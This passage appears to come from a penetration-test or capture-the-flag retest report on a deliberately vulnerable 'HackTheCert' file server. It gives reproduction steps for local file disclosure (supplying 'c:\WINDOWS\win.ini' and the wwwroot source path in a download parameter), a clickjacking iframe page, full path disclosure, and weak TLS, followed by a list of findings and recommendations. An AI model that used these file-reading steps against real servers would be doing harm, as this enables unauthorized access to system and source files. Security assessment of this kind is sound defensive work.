
1. Navigate to Home page <http://fileserv-3n25yz.hackthecert.systems/Home.aspx>, then click “upload”




2. Select dummy photo, then click “Open”




### 3. Click on the uploaded image, and open it in new tab



### 4. Enter 'c:\WINDOWS\win.ini' path in the URL 'f' parameter, then press enter




- Notice that the file is downloading, and you can read its content using **'cat'** which implies that you can read any file in the system



```

darkknight@parrot ~/Downloads
> $ cat win.ini
; for 16-bit app support
[fonts]
[extensions]
[mci_extensions]
[files]
[Mail]
MAPI=1
darkknight@parrot ~/Downloads
> $
  
```

- Chaining with [Full Path Disclosure](#), as we have the path of **'wwwroot'** directory, enter **'C:\inetpub\wwwroot\cert\_ctf\Home.aspx'** to retrieve the Home page source code



## 7. Open the file where you will find the source code responsible for Home.aspx route

```
File Edit View Bookmarks Settings Help
Downloads : zsh — Konsole

darkknight@parrot: ~/Downloads
> % cat Home.aspx
<% Page Title=" " Language="C#" MasterPageFile="~/AuthenticatedLayout.master" AutoEventWireup="true" CodeBehind="Home.aspx.cs" Inherits="cert_ctf.HomePage" %>
<asp:Content ID="Content1" ContentPlaceHolderID="InnerContent" runat="server">
    <div class="row">
        <div class="col-12">
            <div class="card">
                <div class="card-body">
                    <h3 class="pull-left text-primary">Your Files</h3>
                    <div class="mb-2">
                        <asp:Label runat="server" id="StatusLabel" text="" />
                    </div>
                    <div>
                        <label for="FileUploadControl" class="btn btn-danger">Upload</label>
                        <asp:FileUpload id="FileUploadControl" ClientIDMode="Static" CssClass="visually-hidden" runat="server" />
                        <asp:Button runat="server" id="UploadButton" ClientIDMode="Static" text="Upload" CssClass="visually-hidden" onclick="UploadButton_Click" />
                    </div>
                    <div class="">
                        <% if (this.UserFiles.Count > 0) { %>
                        <table class="table">
                            <thead>
                                <tr>
                                    <th>Filename</th>
                                </tr>
                            </thead>
                            <tbody>
                                <tr>
                                    <td><a href="<% Page.ResolveClientUrl("~/Download.aspx")+"?f="+HttpUtility.UrlEncode(FileNames) %>"><i class="bx bx-file bx-file-<% System.IO.Path.GetExtension(FileNames).Rep
lace(".", "") %> text-primary"></i> <% FileNames %></a></td>
                                </tr>
                            </tbody>
                        </table>
                        <% } else { %>
                            <p> You have not uploaded any files yet</p>
                        <% } %>
                    </div>
                </div>
            </div>
        </div>
    </div>
    <script type="text/javascript">
        document.getElementById('FileUploadControl').onchange = function () {
            document.getElementById('UploadButton').click();
        }
    </script>
</asp:Content>
```


### 5.3.3 Clickjacking (UI Redressing)

#### Steps to Reproduce:

1. Create a new html file and write the below code on it

```
<html>
<head><title>Clickjack test page</title></head>
<body>
<p>Website is vulnerable to clickjacking!</p>
<iframe src="http://fileserver-3n25yz.hackthecert.systems/" width="100%" height="1000"></iframe>
</body>
</html>
```


2. Open the file in any browser and notice that the web page loaded in iframe successfully, so it is vulnerable to clickjacking attacks



## 5.3.4 Full Path Disclosure

### Steps to Reproduce:

1. Navigate to <http://fileserver-3n25yz.hackthecert.systems/invalid> , and notice that the '**wwwroot**' full path is disclosed in the error details



**HTTP Error 404.0 - Not Found**  
The resource you are looking for has been removed, had its name changed, or is temporarily unavailable.

**Most likely causes:**

- The directory or file specified does not exist on the Web server.
- The URL contains a typographical error.
- A custom filter or module, such as URLScan, restricts access to the file.

**Things you can try:**

- Create the content on the Web server.
- Review the browser URL.
- Create a tracing rule to track failed requests for this HTTP status code and see which module is calling SetStatus. For more information about creating a tracing rule for failed requests, click [here](#).

**Detailed Error Information:**

<b>Module</b>	IIS Web Core	<b>Requested URL</b>	http://fileserver-3n25yz.hackthecert.systems:80/invalid
<b>Notification</b>	MapRequestHandler	<b>Physical Path</b>	C:\inetpub\wwwroot\cert_crf\invalid
<b>Handler</b>	StaticFile	<b>Logon Method</b>	Anonymous
<b>Error Code</b>	0x80070002	<b>Logon User</b>	Anonymous


**More Information:**  
This error means that the file or directory does not exist on the server. Create the file or directory and try the request again.  
[View more information.](#)



## 5.3.5 Unencrypted Communications

### Steps to Reproduce:

1. Navigate to <http://fileserv-3n25yz.hackthecert.systems/>, and notice that you will redirect automatically to the http website that send data over network without encryption layer




## 5.3.6 TLSv1.0 and TLSv1.1 Enabled

### Steps to Reproduce:

1. Open terminal, and use sslscan tool to check the TLS version

***sslscan fileserver-3n25yz.hackthecert.systems***



```

darkknight@parrot ~
> $ sslscan fileserver-3n25yz.hackthecert.systems
Version: 2.0.10-static
OpenSSL 1.1.1m-dev xx XXX xxxx

Connected to 104.21.0.213

Testing SSL server fileserver-3n25yz.hackthecert.systems on port 443 using SNI name fileserver-3n25yz.hackthecert.systems

SSL/TLS Protocols:
SSLv2 disabled
SSLv3 disabled
TLSv1.0 enabled
TLSv1.1 enabled
TLSv1.2 enabled
TLSv1.3 enabled

TLS Fallback SCSV:
Server supports TLS Fallback SCSV

TLS renegotiation:
Secure session renegotiation supported

TLS Compression:
Compression disabled

Heartbleed:
TLSv1.3 not vulnerable to heartbleed
TLSv1.2 not vulnerable to heartbleed
TLSv1.1 not vulnerable to heartbleed
TLSv1.0 not vulnerable to heartbleed

Supported Server Cipher(s):
Preferred TLSv1.3 128 bits TLS_AES_128_GCM_SHA256 Curve 25519 DHE 253
Accepted TLSv1.3 256 bits TLS_AES_256_GCM_SHA384 Curve 25519 DHE 253
Accepted TLSv1.3 256 bits TLS_CHACHA20_POLY1305_SHA256 Curve 25519 DHE 253
Preferred TLSv1.2 256 bits ECDHE-ECDSA-CHACHA20-POLY1305 Curve 25519 DHE 253
Accepted TLSv1.2 128 bits ECDHE-ECDSA-AES128-GCM-SHA256 Curve 25519 DHE 253
  
```

2. Notice that TLSv1.0 and TLSv1.1 are enabled





## Conclusion

The identified vulnerabilities and weaknesses found at HackTheCert's Applications still exist according to retest activity: -

- Remote Code Execution via ViewState Deserialization
- Local File Disclosure in Download Files Functionality
- Account Takeover via CSRF in Edit Profile Functionality
- Stored XSS via Create Category
- Cleartext Submission of Password
- IDOR in Show Tickets Functionality
- Clickjacking (UI Redressing)
- Full Path Disclosure
- Information Disclosure through Forget Password Functionality
- Unencrypted Communications
- Request URL Override
- Self XSS via Edit Profile
- Sensitive Cookie in HTTP Session Without 'Secure' and 'HttpOnly' Attribute
- Improper Error Handling
- TLSv1.0 and TLSv1.1 Enabled

Needless to say, that due to the strict implementation of some controls the attack surface and the exposure level would have been much bigger. Those controls might be WAF, IPS, antimalware... Etc.

### Security Recommendations: -

- Use SSL (TLSv1.2 or higher) for all connections that are authenticated or transmitting sensitive or valuable data.
- Securely sanitize and filter any user-controllable input.
- Follow [OWASP Cheat Sheet Series](#) recommendations

**DarkSec has appreciated this opportunity to perform the assessment and testing service for EG-CERT.  
We hope that the information contained in this document is of benefit to your organization.  
HackTheCert's security-related needs.**